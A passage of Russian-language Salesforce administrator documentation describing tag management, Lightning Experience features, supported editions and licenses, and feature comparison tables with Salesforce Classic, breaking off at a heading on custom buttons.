- Чтобы удалить тег, наведите указатель мыши на нужный тег и выберите пункт **«Удалить»** в раскрывающемся меню. В этом случае тег удаляется из всех записей организации и перемещается в корзину.

  Тег, восстановленный из корзины, автоматически связывается со всеми записями, из которых был удален. Дополнительную информацию см. в разделе Просмотр и очистка корзины на странице 60.

Пользователь может переименовать или удалить любой личный тег, но переименование или удаление общедоступного тега может быть выполнено только при наличии полномочия «Менеджер тегов».

Просмотр статистики использования личных тегов

Щелкните ссылку **«Использование личных тегов»** в верхнем правом углу. Данная страница отображает текущее количество уникальных личных тегов и применений личных тегов. Ниже перечислены ограничения, установленные для отдельного пользователя.

- 500 уникальных личных тегов
- 5 000 экземпляров личных тегов, примененных к записям

Если количество личных тегов приближается к установленным ограничениям, рекомендуем объединить похожие теги путем их переименования. Например, теги «Велоспорт», «Велосипедная езда» и «Велосипедный спорт» могут быть переименованы в тег «Велоспорт», что позволит сократить количество уникальных личных тегов.

Чтобы сократить количество экземпляров тегов, примененных к записям, удалите личные теги, которые больше не используются.

Изучите и разверните Lightning Experience для вашей организации

Новый интерфейс Salesforce уже доступен для использования! Lightning Experience — это полностью измененный интерфейс. Более того, инфраструктура, использованная для разработки, позволяет постепенно осваивать его возможности.

Вам как администратору и ответственному консультанту по всем вопросам, касающимся использования системы Salesforce, предстоит решить от лица компании, каким образом и когда следует выполнить развертывание интерфейса Lightning Experience для организации. В настоящем руководстве содержится подробная информация, которая поможет вам оценить новый интерфейс, разработать стратегию развертывания и перейти на Lightning Experience.

ВЕРСИИ

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Отличительные особенности Lightning Experience

Вас приветствует Lightning Experience — современный удобный пользовательский интерфейс от компании Salesforce. Поскольку наша система ориентирована на продажи, обновление интерфейса затрагивает прежде всего процессы продаж. Полученный интуитивно понятный интерфейс помогает торговым представителям упростить рабочие процессы и сократить время закрытия сделок. Давайте рассмотрим некоторые ключевые функции этого нового интерфейса, чтобы стали наглядно понятны преимущества перехода на Lightning Experience для пользователей.

Подходит ли Lightning Experience для вашей организации Salesforce?

Итак, задумываетесь о переключении на интерфейс Lightning Experience? Новый интерфейс предоставляет многочисленные преимущества группам сбыта. Теперь рассмотрим варианты внедрения, наиболее подходящие для Lightning Experience, сравним отличия Lightning Experience с привычными возможностями Salesforce Classic и оценим, что произойдет с текущими настройками в новом интерфейсе. Эту информацию можно использовать для оценки преимуществ и выгоды, получаемой от внедрения Lightning Experience. Вы сможете понять, когда будете готовы переключить на него какую-то часть или всех пользователей.

Оценка организации в Lightning Experience

Теперь, когда вы понимаете всю ценность интерфейса Lightning Experience и то, чем он отличается от привычного интерфейса Salesforce Classic, давайте поговорим подробнее о других моментах. С помощью нескольких удобных инструментов в программе-помощнике миграции на Lightning Experience можно самостоятельно оценить, насколько успешно работает ваша организация в Lightning Experience. Запустите средство проверки готовности и посмотрите отчет о потенциальных проблемах. Предварительно просмотрите свою организацию в новом интерфейсе, чтобы первому понять, как это будет выглядеть. Затем воспользуйтесь результатами анализа, чтобы определить технические решения и другие требования к разработке, которые нужно будет включить в план развертывания.

Развертывание Lightning Experience Пора!

Прекрасно! Вы решили, что готовы перейти на Lightning Experience. Во-первых, мы рекомендуем разработать стратегию вашего перехода. Затем, когда придет подходящее время, вы сможете воспользоваться приведенными ниже инструкциями по включению нового пользовательского интерфейса.

Работа в Lightning Experience

Немного ошарашены новыми функциями Lightning Experience? Это вполне понятно. Переход к приложению с переделанным дизайном может сбить с толку, особенно если в исходном интерфейсе вы могли работать даже с завязанными глазами. Чтобы облегчить привыкание к Lightning Experience, давайте посмотрим где в новом интерфейсе находятся наиболее часто используемые функции Salesforce.

Замечания по Lightning Experience

В состав данной версии Lightning Experience вошли не все функции, доступные в Salesforce Classic. В приведенных далее разделах можно уточнить, не исчезли ли из данной версии или не стали ли ограниченными какие-либо возможности, важные для вашего бизнеса. Кроме того, эта информация поможет вам обучить пользователей новым особенностям работы, которые появятся с переходом на Lightning Experience.

Стратегический план для Lightning Experience

Приложение Lightning Experience создавалось с использованием отзывов более 150 000 клиентов. Мы собирали идеи, комментарии и требования пользователей, и сейчас они помогут нам в развитии Lightning Experience. Ниже представлены некоторые функции и идеи, над которыми мы работаем.

СМ. ТАКЖЕ:

https://trailhead.salesforce.com/trail/lex_admin_migration


https://trailhead.salesforce.com/trail/lex_dev

Отличительные особенности Lightning Experience

Вас приветствует Lightning Experience — современный удобный пользовательский интерфейс от компании Salesforce. Поскольку наша система ориентирована на продажи, обновление интерфейса затрагивает прежде всего процессы продаж. Полученный интуитивно понятный интерфейс помогает торговым представителям упростить рабочие процессы и сократить время закрытия сделок. Давайте рассмотрим некоторые ключевые функции этого нового интерфейса, чтобы стали наглядно понятны преимущества перехода на Lightning Experience для пользователей.

ВЕРСИИ

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.



Функция	Преимущество
Начальная страница	Начните рабочий день на новой начальной странице. Просмотрите показатели выполнения поставленной цели и получите новости о ключевых организациях. Просмотрите подробный список предстоящих дел посредством компонента «Ассистент».
Рабочее пространство возможности	Примените нужные алгоритмы на каждом этапе процесса продаж посредством данного рабочего пространства, оптимизированного для выполнения действий. А, благодаря удобному компоновщику, позволяющему быстро регистрировать вызовы, создавать задачи, отправлять сообщения эл. почты и т. д., торговые представители могут значительно повысить эффективность обработки сделок.
Путь	Руководство показывает пользователям, какие действия они должны совершить в процессе, например как превратить возможность из нового интереса в успешно заключенную сделку. Пошаговое руководство и ресурсы на каждом этапе помогут вашей команде лучше справиться с задачей.
Карточка производственного заказа	Визуально оцените статус записей по большинству объектов. Перетащите записи из одного столбца в другой. Получите уведомления относительно возможностей, если требуется определенное действие или ключевая сделка.
Организации и контакты	Воспользуйтесь новым макетом для быстрого поиска нужной информации и просмотра новостей. Просмотрите последние сведения о клиентах посредством интегрированных компонентов «Twitter» и новостей, проанализируйте предстоящие и завершенные действия, а также выполните очистку данных путем сопоставления повторов на уровне поля.
Salesforce Einstein	Значительно повысьте эффективность групп сбыта, обслуживания и маркетинга на каждом этапе процесса продаж с помощью искусственного интеллекта. Благодаря таким функциям, как основные прогнозы, интеллектуальные рекомендации и своевременная автоматизация, каждый сотрудник сможет работать быстрее и эффективнее.
Временная шкала действий и список задач	Просмотр открытых задач, запланированных встреч и достижений на временной шкале действий для каждой записи возможности, интереса, организации и контакта. При необходимости воспользуйтесь списком задач для просмотра сведений о конкретных задачах, а также полного списка открытых задач, задач на сегодня и закрытых задач. Менеджеры могут использовать представление «Делегированные» для просмотра задач, назначенных нижестоящим пользователям в иерархии ролей.
Примечания	Создайте более эффективные примечания, поддерживающие возможности автосохранения, применения обогащенного текста, встроенных изображений и управления версиями. Свяжите примечание с несколькими записями и предоставьте к ним доступ участникам рабочей группы или групп Chatter.
Интегрированная эл. почта	Благодаря расширенным сообщениям электронной почты можно связывать сообщения с несколькими контактами, интересами и пользователями, а также отдельной возможностью, кампанией, обращением, организацией или организацией-лицом. Отправляйте сообщения эл. почты с помощью учетной записи Gmail или Office 365 посредством электронной почты Salesforce. А также просматривайте отправленные вами сообщения эл. почты в папке «Отправленные элементы» службы Gmail или Office 365, созданной для полной интеграции.

Функция	Преимущество
Окна компоновщика	Выполните эти несложные, но важные действия, которые обязательно возникнут на протяжении дня без переключения контекста. Быстро регистрируйте вызовы в журнале, создавайте задачи, события и примечания — и все это из окон, открытых на текущей странице.
Lightning Dialer	Используйте функции телефона, не покидая систему Salesforce. Можно совершать и принимать вызовы, добавлять примечания к вызовам и без труда регистрировать информацию о вызовах в журнале.
Программа предварительного просмотра файла	Оцените широкие возможности предварительного просмотра файла, которые не требуют наличия Adobe Flash Player. Векторные изображения для предварительного просмотра отображаются качественнее, загружаются быстрее и не ухудшаются при изменении разрешения экрана. Новые элементы управления поддерживают прокручивание многостраничных документов, предварительный просмотр анимированных файлов GIF, проведение полноэкранных презентаций и доступ к действиям над файлами.
Обновляемые в реальном времени ленты	Просматривайте сообщения в лентах групп в реальном времени... и комментарии во всех лентах в реальном времени без необходимости обновления страницы. Можно даже посмотреть, кто пишет комментарий.
Потоки	Для быстрого отслеживания связанной информации из одного места объедините до 25 лент в одну суперленту.
Отчеты и панели мониторинга	Повысьте эффективность использования данных. Новая страница запуска отчета отличается более удобным просмотром и легкой фильтрацией. Анимированные интерактивные диаграммы позволяют оживить данные организации. А, новый редактор панелей мониторинга поддерживает универсальные макеты и компоненты, охватывающие столбцы и строки.
Списковые представления	Беспрепятственно создавайте и редактируйте списковые представления, позволяющие быстро находить нужные данные. Просматривайте данные быстрее с помощью более интуитивных списковых представлений и осуществляйте быстрый поиск особого спискового представления. Визуализация данных с помощью диаграмм спискового представления или применение фильтров для соответствующего сегментирования данных.
Количество избранных записей	Создайте ярлыки для часто посещаемых страниц, включая записи, списки и группы.
Поиск	Воспользуйтесь усовершенствованным глобальным поиском, охватывающим недавние записи и популярные результаты, для сокращения времени поиска записей.
Приложения Lightning	Легко переключайтесь между наборами связанных объектов, страницами Visualforce и Lightning и служебными программами, например Lightning Dialer. Настройте фирменный стиль каждого приложения, применив собственный логотип и цвет.
Приложения консоли Lightning	Переходите между приложениями и работайте с ними более эффективно благодаря оптимизированным бизнес-правилами и макету с тремя столбцами. Просматривайте и редактируйте сразу несколько записей и быстро получайте доступ к таким служебным программам, как Lightning Dialer и Open CTI.

Функция	Преимущество
Меню «Настройка» и раздел «Менеджер объектов»	Воспользуйтесь упрощенными и усовершенствованными страницами настройки. Оцените новый раздел «Менеджер объектов», объединяющий все стандартные и настраиваемые объекты в единый удобный для поиска список.

СМ. ТАКЖЕ:

http://salesforce.vidyard.com/watch/LfY-yg0tw_0A2YeLn42Isw

Подходит ли Lightning Experience для вашей организации Salesforce?

ВЕРСИИ

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Итак, задумываетесь о переключении на интерфейс Lightning Experience? Новый интерфейс предоставляет многочисленные преимущества группам сбыта. Теперь рассмотрим варианты внедрения, наиболее подходящие для Lightning Experience, сравним отличия Lightning Experience с привычными возможностями Salesforce Classic и оценим, что произойдет с текущими настройками в новом интерфейсе. Эту информацию можно использовать для оценки преимуществ и выгоды, получаемой от внедрения Lightning Experience. Вы сможете понять, когда будете готовы переключить на него какую-то часть или всех пользователей.

Текущий интерфейс Lightning Experience в основном предназначен для работы групп сбыта и практически сравним по функционалу с Salesforce Classic. Для других облачных приложений, включая Service Cloud, некоторые функции в новом интерфейсе еще недоступны. С каждым новым выпуском разница между Lightning Experience и Salesforce Classic становится все менее заметной. Однако в настоящее время одна из ваших задач по оценке заключается в определении того, насколько критичны ожидаемые функции для выбора времени вашего развертывания.

При оценке Lightning Experience не забывайте, что можно выполнять поэтапный переход, включив новый интерфейс только для отдельных пользователей. Таким образом, можно, например, переключить на новый интерфейс только группу сбыта, а группу обслуживания оставить пока в Salesforce Classic. Или, еще лучший вариант, можно начать с пилотной группы, которая сможет оценить функции Lightning Experience и работу процессов и настроек. Подкорректируйте процесс внедрения с учетом отзыва пилотной группы, а затем продолжайте постепенно переводить на новый интерфейс другие группы, чтобы они тоже смогли воспользоваться всеми преимуществами.

Порядок переключения на Salesforce Classic после включения Lightning Experience

Благодаря сохранению поддержки Salesforce Classic пользователи Lightning Experience могут легко переключаться между новым и старым интерфейсами. Поэтому, даже если Lightning Experience еще не полностью доработан, не бойтесь его включить. Вы и ваши пользователи сможете быстро вернуться обратно в классический интерфейс, чтобы воспользоваться функциями, еще недоступными в Lightning Experience. В некоторых случаях такое переключение будет полезным, и при этом вы в полной мере сможете воспользоваться всеми преимуществами в плане производительности, которые дает новый интерфейс.

Поддерживаемые версии и пользовательские лицензии для Lightning Experience

Ознакомьтесь с поддерживаемыми версиями и пользовательскими лицензиями и уточните, можете ли вы включить и использовать Lightning Experience.

Полезные примеры использования для Lightning Experience

Рассмотрим типы организаций, подходящие для данного выпуска Lightning Experience. А также некоторые примеры использования, которые пока что могут быть непригодными.

Сравнение Lightning Experience и Salesforce Classic

Понимать, что есть и чего нет в новом интерфейсе, чрезвычайно важно для принятия решения о переходе на Lightning Experience. Ниже приведены некоторые сведения о Lightning Experience в сравнении с привычными возможностями Salesforce Classic, включая функции, которые доступны только в новом интерфейсе.

Что ожидает текущие настройки Salesforce?

Нашими сотрудниками проделана огромная работа над сохранением текущих конфигураций и настроек в Lightning Experience. Также новый интерфейс поддерживает большинство интерактивных и программных внедрений. Однако некоторые настройки в Lightning Experience не являются полезными или нужными, а некоторые требуют обновления, чтобы можно было воспользоваться всеми преимуществами Lightning Experience. Ниже перечислены некоторые рекомендации.

СМ. ТАКЖЕ:

Поддерживаемые версии и пользовательские лицензии для Lightning Experience

Поддерживаемые браузеры для Lightning Experience

Замечания по Lightning Experience

Порядок переключения на Salesforce Classic после включения Lightning Experience


ВЕРСИИ

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Благодаря сохранению поддержки Salesforce Classic пользователи Lightning Experience могут легко переключаться между новым и старым интерфейсами. Поэтому, даже если Lightning Experience еще не полностью доработан, не бойтесь его включить. Вы и ваши пользователи сможете быстро вернуться обратно в классический интерфейс, чтобы воспользоваться функциями, еще недоступными в Lightning Experience. В некоторых случаях такое переключение будет полезным, и при этом вы в полной мере сможете воспользоваться всеми преимуществами в плане производительности, которые дает новый интерфейс.

В идеале интерфейс Lightning Experience соответствует потребностям каждого сотрудника вашей организации. Но в отдельных случаях, когда кому-то требуется доступ к функции или инструменту в классическом интерфейсе, мы предоставляем возможность использования переключателя. По умолчанию пользователи, для которых включен Lightning Experience, получают доступ к переключателю автоматически. Этот переключатель они могут использовать для переключения при необходимости между Lightning Experience и Salesforce Classic.

- Щелкните фотографию для профиля в верхнем колонтитуле Lightning Experience и выберите **«Переключить на Salesforce Classic»**.



- В интерфейсе Salesforce Classic щелкните имя в верхнем правом углу и выберите **«Переключить на Lightning Experience»**.



Каждый раз при переключении пользователя на Lightning Experience или Salesforce Classic этот интерфейс становится стандартным интерфейсом пользователя.

Совет: Готовы ли вы перевести всех пользователей на Lightning Experience? Тогда удалите переключатель, и пользователи смогут работать только с новым интерфейсом. См. раздел «Как сделать интерфейс Lightning Experience единственно возможным».

СМ. ТАКЖЕ:

Особенности переключения пользователей между интерфейсами Lightning Experience и Salesforce Classic

Настройка пользователей для Lightning Experience

Поддерживаемые версии и пользовательские лицензии для Lightning Experience

Ознакомьтесь с поддерживаемыми версиями и пользовательскими лицензиями и уточните, можете ли вы включить и использовать Lightning Experience.

Версии	
Поддерживаемые версии	• Group Edition • Professional Edition • Enterprise Edition • Performance Edition • Unlimited Edition • Developer Edition
Неподдерживаемые версии	• Personal Edition • Contact Manager Edition • Database.com Edition • Chatter.com Edition

Лицензии пользователя	
Поддерживаемые лицензии	• Salesforce • Вся платформа Salesforce и Force.com (кроме Force.com Free) • Подтверждение подлинности пользователя • Company (Employee) Community • Chatter External • Chatter Plus • Chatter Free
Неподдерживаемые лицензии	• Customer Community, Customer Community Plus и Partner Community. • Все лицензии портала • Force.com бесплатно • Work.com • Database.com • Только контент • Только идеи • Только знания • Только Site.com

Полезные примеры использования для Lightning Experience

Рассмотрим типы организаций, подходящие для данного выпуска Lightning Experience. А также некоторые примеры использования, которые пока что могут быть непригодными.

ВЕРСИИ

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Ниже перечислены примеры использования интерфейса Lightning Experience.

- Группа сбыта осуществляет деловые продажи посредством организаций, контактов, интересов, возможностей, настраиваемых объектов и других функций продаж, поддерживаемых новым пользовательским интерфейсом.
- Компании требуется перезапуск внедрения Salesforce. В данном примере компания может быстро навести порядок в вашей коммерческой деятельности и внедрить новые функции ввиду необходимости управления изменениями.

Ниже перечислены актуальные примеры использования интерфейса Salesforce Classic.

- Группа сбыта постоянно использует функции, которые пока не поддерживаются интерфейсом Lightning Experience (например, управление территориями).
- Вы в первую очередь используете функции Service Cloud.
- Группы сбыта и обслуживания компании должны использовать одинаковый интерфейс.

Сравнение Lightning Experience и Salesforce Classic

Понимать, что есть и чего нет в новом интерфейсе, чрезвычайно важно для принятия решения о переходе на Lightning Experience. Ниже приведены некоторые сведения о Lightning Experience в сравнении с привычными возможностями Salesforce Classic, включая функции, которые доступны только в новом интерфейсе.

Прим.: Данные списки не дают полной картины о том, чего нет в Lightning Experience. Также обратитесь к разделу «Рекомендации по использованию Lightning Experience».

Данные Salesforce

Функция	Lightning Experience.	Salesforce Classic
Объекты Sales: организации, кампании, контакты, контракты, интересы, возможности, заказы, организации-лица, прайс-лист, продукты, сметы	✔	✔
Календарь, события, задачи	✔	✔
Объекты Service: активы, базовые обращения, база знаний Lightning, заказ-наряды	✔	✔
Настраиваемые объекты	✔	✔
Использование лент, групп и людей Chatter	✔	✔
Salesforce Files	✔	✔
Другие объекты Sales и Service		✔

Начальная страница

Функция	Lightning Experience.	Salesforce Classic
Диаграмма производительности	✔	
Ассистент	✔	
Новости	✔	
Лучшие сделки	✔	
Задачи	✔	✔
События*	✔	✔
Календарь*	✔	✔
Лента и публикатор		✔
Элементы для утверждения	✔	✔
Настраиваемые панели мониторинга	✔	✔

Функция	Lightning Experience.	Salesforce Classic
Настраиваемые компоненты начальной страницы	✔	✔

* На начальной странице Lightning Experience показаны только события, о которых есть напоминание в календаре пользователя на сегодняшний день. Пользователи могут получить доступ ко всем своим событиям из вкладки «Календарь» на панели навигации.

Организации и контакты

Функция	Lightning Experience.	Salesforce Classic
Новости	✔	
Временная шкала действий	✔	
Примечания	✔	
Макет страницы «Ссылка»	✔	
Связанные списки	✔	✔
Встроенная электронная почта и шаблоны	✔	✔
Основные показатели Twitter	✔	✔
Организации-лица	✔	✔
Группы, работающие с организациями	✔	✔
Иерархия организаций	✔	✔
Иерархия контактов	✔	
Контакты с несколькими организациями	✔	✔
Поиск и объединение дублирующихся организаций	✔	✔
Поиск и объединение дублирующихся контактов	✔	✔
Совпадение и правила-копии для организаций-компаний и организаций-лиц	✔	✔
Совпадение и правила-копии для контактов	✔	✔

Кампании

Функция	Lightning Experience.	Salesforce Classic
Диаграммы статуса участника кампании	✔	
Импорт участников кампании	✔	✔

Функция	Lightning Experience.	Salesforce Classic
Добавление отдельных участников кампании	✔	✔
Обновление статуса участника кампании через импорт	✔	✔
Клонировать участников кампании	✔	✔
Добавление и управление участниками кампании из спискового представления	✔	✔

Интересы

Функция	Lightning Experience.	Salesforce Classic
Макет страницы рабочей области	✔	
Временная шкала действий	✔	
Путь	✔	
Новости	✔	
Примечания	✔	
Изменение владельца интереса на очередь	✔	✔
Встроенная электронная почта и шаблоны	✔	✔
Настройка преобразования интересов с помощью API-интерфейса	✔	✔
Поиск и слияние дублирующихся интересов	✔	✔
Совпадение и правила-копии для интересов	✔	✔

Возможности

Функция	Lightning Experience.	Salesforce Classic
Макет страницы рабочей области	✔	
Временная шкала действий	✔	
Путь	✔	
Примечания	✔	
Визуальное представление возможностей (Kanban)	✔	
Встроенная электронная почта и шаблоны	✔	✔
Группы, работающие с возможностями	✔	✔

Функция	Lightning Experience.	Salesforce Classic
Доли возможности		✔
Похожие возможности		✔
Предупреждения о крупной сделке		✔

Salesforce Einstein

Функция	Lightning Experience.	Salesforce Classic
	Analytics	
Анализ данных Einstein	✔	✔
Chatter		
Рекомендации Einstein	✔	✔
Сообщество		
Связанные статьи Einstein	✔	✔
Поиск по лентам Einstein	✔	✔
Разработка		
Концепция Einstein	✔	✔
Продажи		
Запись действий Einstein	✔	
Используйте средство оценки интересов Einstein Lead Scoring	✔	
Einstein Opportunity Insights	✔	
Einstein Account Insights	✔	
Einstein Automated Contacts	✔	

Совместные прогнозы

Функция	Lightning Experience.	Salesforce Classic
Прогноз по полю возможности «Стоимость», доле потенциальных клиентов, доле наложения, настраиваемым полям потенциальных клиентов или группам продуктов	✔	✔
Прогнозы по доходу и количеству	✔	✔

Функция	Lightning Experience.	Salesforce Classic
Поправки по менеджеру и ответственному	✔	✔
Накопительные сводки прогнозов	✔	✔
Поддержка мультивалют	✔	✔
Планы продаж	✔	✔
Иерархия прогнозов	✔	✔
Выберите группы продуктов, которым нужен прогноз, и порядок их отображения (из настроек, если выбран прогноз по группе продуктов)	✔	
Сетка прогноза сначала организуется по периоду, группе продуктов, а затем пользователю, чтобы отобразить итоговый прогноз для группы продуктов	✔	
Расширение сетки прогноза остается таким же в течение каждого сеанса	✔	
Сведения о доли возможности в списке возможностей		✔
Индикатор обработки		✔
Изменяемая ширина столбца		✔
Сведения о выполнении плана продаж		✔
«Перейти к»		✔
Настройка прогноза		✔

Data.com

Функция	Lightning Experience.	Salesforce Classic
Поиск организаций (доступен только с лицензией Data.com Prospector)	✔	✔
Поиск контактов (доступен только с лицензией Data.com Prospector) Прим.: В Lightning Experience доступны поиск и добавление сведений о контакте, только если контакт связан с существующей организацией.	✔	✔
Поиск компаний в той же иерархии компаний (доступен только с лицензией Data.com Prospector)	✔	✔
Поиск подробных сведений о поиске потенциальных клиентов (доступен только с лицензией Data.com Prospector)	✔	✔

Функция	Lightning Experience.	Salesforce Classic
Просмотр полей, обновленных с помощью Data.com Clean	✔	✔
«Просмотр и сравнение» с использованием интеграции данных	✔	
Ручное обновление записи с использованием интеграции данных	✔	✔
Кнопка «Очистить»		✔
Поиск компаний, контактов и интересов с использованием вкладки **Data.com** (доступно только с лицензией a Data.com Prospector)		✔
Просмотр параметров и статуса правил интеграции данных (в отношении выпуска Spring '17 правила очистки известны как правила интеграции данных.)	✔	✔
Добавление контактов Data.com в качестве интересов (доступно только с лицензией Data.com Prospector)		✔
Смотрите правила совпадения в отношении правил интеграции (что касается выпуска Spring '17, правила очистки известны как правила интеграции).	✔	✔
Установка настроек, заданий и предпочтений очистки		✔
Просмотр показателей и аналитики очистки		✔
Экспортируйте записи Data.com в файлы формата CSV. (Доступно только с лицензией Data.com Prospector.)		✔

Отчеты

Функция	Lightning Experience.	Salesforce Classic
Улучшенные диаграммы отчетов	✔	
Скрытие итогов и подгрупп в представлении отчета	✔	
Интерактивные фильтры при просмотре отчетов	✔	
Конструктор отчетов	✔	✔
Поля области	✔	✔
Настраиваемые формулы резюмирования	✔	✔
Форматы матричного, табличного отчета и сводки*	✔	✔
Фильтры иерархии ролей	✔	✔

Функция	Lightning Experience.	Salesforce Classic
Создание папок отчетов		✔
Составные отчеты		✔
Секторные диаграммы		✔
Расписание обновления отчетов**	✔	✔
Отслеживание отчетов		✔
Уведомления об отчетах		✔
Экспорт отчетов	✔	✔

* Пользователь не может настроить папки с общим доступом в Lightning Experience; однако папки, созданные в системе Salesforce Classic, имеют все назначенные полномочия при их просмотре в Lightning Experience.

** Доступно в Lightning Experience при подписке на отчет.

Панели мониторинга

Функция	Lightning Experience.	Salesforce Classic
Отображение более 3 столбцов	✔	
Конструктор панелей мониторинга	✔	✔
Просмотр отфильтрованных панелей мониторинга	✔	✔
Просмотр динамических панелей мониторинга	✔	✔
Планирование обновления панелей мониторинга*		✔
Публикация компонентов панелей мониторинга в лентах	✔	✔
Отслеживание панелей мониторинга	✔	✔
Компоненты Visualforce		✔

* Пользователи не могут планировать панели мониторинга в Lightning Experience, но панели, запланированные в Salesforce Classic, как и ожидалось, работают в Lightning Experience.

Списковые представления

Функция	Lightning Experience.	Salesforce Classic
Диаграммы	✔	
Создание фильтров на ходу	✔	

Функция	Lightning Experience.	Salesforce Classic
Поиск быстрого просмотра списка	✔	
Визуальное представление данных (карточки производственного заказа)	✔	
Создание и изменение списков	✔	✔
Сортируемые столбцы	✔	✔
Столбцы изменяемого размера	✔	✔
Параметры общего доступа*	✔	✔
Логика фильтра	✔	✔
Встроенное редактирование	✔	✔

* В Lightning Experience можно просматривать общедоступные списки с пометкой «Видно только мне» или «Видно всем пользователям». Общий доступ с определенными группами пользователей не поддерживается.

Другие функции и продукты

Функция	Lightning Experience.	Salesforce Classic
Настраиваемый фирменный стиль приложений Salesforce	✔	
Связанные по функциональности окна компоновщика	✔	
Создание и изменение записей	✔	✔
Встроенное редактирование полей записей	✔	✔
Встроенное редактирование в списках	✔	✔
Настраиваемое прогнозирование		✔
Управление территориями		✔
Сообщества Salesforce*	✔	✔
Партнерские порталы		✔
Service Cloud**	✔	✔
Work.com		✔

* Переключитесь в Salesforce Classic для создания или отключения пользователей сообщества, входа в качестве пользователя сообщества и использования делегированного администрирования.

** Консоль Salesforce для служб и набор ограниченных функций Service Cloud доступны в Lightning Experience.

Что ожидает текущие настройки Salesforce?

Нашими сотрудниками проделана огромная работа над сохранением текущих конфигураций и настроек в Lightning Experience. Также новый интерфейс поддерживает большинство интерактивных и программных внедрений. Однако некоторые настройки в Lightning Experience не являются полезными или нужными, а некоторые требуют обновления, чтобы можно было воспользоваться всеми преимуществами Lightning Experience. Ниже перечислены некоторые рекомендации.

Панель навигации Lightning Experience

Как и в Salesforce Classic, панель навигации в Lightning Experience предоставляет пользователям доступ к наборам вкладок и объектов. В этом смысле она похожа на контейнер, элементы в котором меняются в зависимости от использованного приложения. Приложения, созданные вами для Salesforce Classic, работают в Lightning Experience без изменений. При создании нового приложения Lightning или обновлении приложения Classic в Lightning Experience пользователи могут оформить приложение в фирменном стиле с помощью настраиваемых цветов и логотипа.

Настройка приложений в Lightning Experience осуществляется с помощью элементов, перечисленных ниже.

- Уникальный цвет и логотип
- Стандартные и настраиваемые объекты
- Компонент вкладки Lightning
- вкладки Visualforce
- Вкладки страниц Lightning

Прим.: Хотя пользователи не могут настроить вкладки, они могут индивидуализировать навигацию по интерфейсу Lightning Experience с помощью избранного. Так же как закладки в веб-обозревателе, избранное обеспечивает быстрый доступ к важным записям, спискам, группам, панелям мониторинга и другим часто используемым страницам в Salesforce.

Макеты страниц, компактные макеты и служебные панели

Настройки страниц записей, выполненные в Salesforce Classic (для стандартных и настраиваемых объектов), также влияют на страницы записей в Lightning Experience. Тем не менее, некоторые элементы страниц отображаются в Lightning Experience иначе или вовсе не поддерживаются.

Совет: Пользователи могут создавать настраиваемые страницы записей Lightning Experience с помощью конструктора приложений Lightning и назначать разные страницы записей разным приложениям Lightning, типам записей и профилям.

Компактные макеты выполняют в Lightning Experience и мобильном приложении Salesforce1 одинаковую роль: отображение ключевых полей записи на панели основных показателей страницы записи. При использовании Lightning Experience панель основных показателей отображает первые пять полей из текущих компактных макетов.

Если в организации используются функции сервисных программ, пользователь может включить в приложении панель сервисных программ, обеспечивающую быстрый доступ к инструментам производительности (таким как встроенные голосовые элементы), в нижнем колонтитуле Lightning Experience.

Действия и кнопки

При использовании интерфейса Salesforce Classic действия отображаются в публикаторе Chatter, тогда как стандартные и настраиваемые кнопки отображаются над сведениями на странице записи. При использовании приложения Salesforce1

все типы действий и кнопки отображаются на панели действий Salesforce1. При использовании интерфейса Lightning Experience границы между действиями и кнопками продолжают размываться. Тем не менее, действия и кнопки группируются по типу и отображаются разными областями страницы записи.

По умолчанию в Lightning Experience входят действия и кнопки, определенные в разделе «Действия Salesforce1 и Lightning Experience» в глобальном макете публикатора. Можно также настроить доступные функции с помощью того же раздела в макетах страницы объекта. Ниже приведена логика, определяющая область отображения действия или кнопки на странице записи.

- Глобальные действия типа «Записать вызов в журнал» или «Создать запись» для событий, примечаний и задач, отображаются в меню «Глобальные действия» в заголовке.
- Большинство быстрых действий, продуктивных действий, стандартных кнопок и поддерживаемых настраиваемых кнопок отображается посредством меню действий на уровне страницы.
- Действия с объектами типа «Записать вызов в журнал», «Создать событие», «Создать задачу» и «Эл. почта» отображаются посредством компоновщика на вкладке действий.
- Стандартные действия Chatter отображаются посредством компоновщика на вкладке сотрудничества.

Порядок отображения действий в каждой из областей определяется порядком их добавления в глобальный макет публикатора или макет страницы объекта.

Дополнительную информацию см. в разделе «Действия в Lightning Experience» в справке Salesforce.

Настраиваемые кнопки

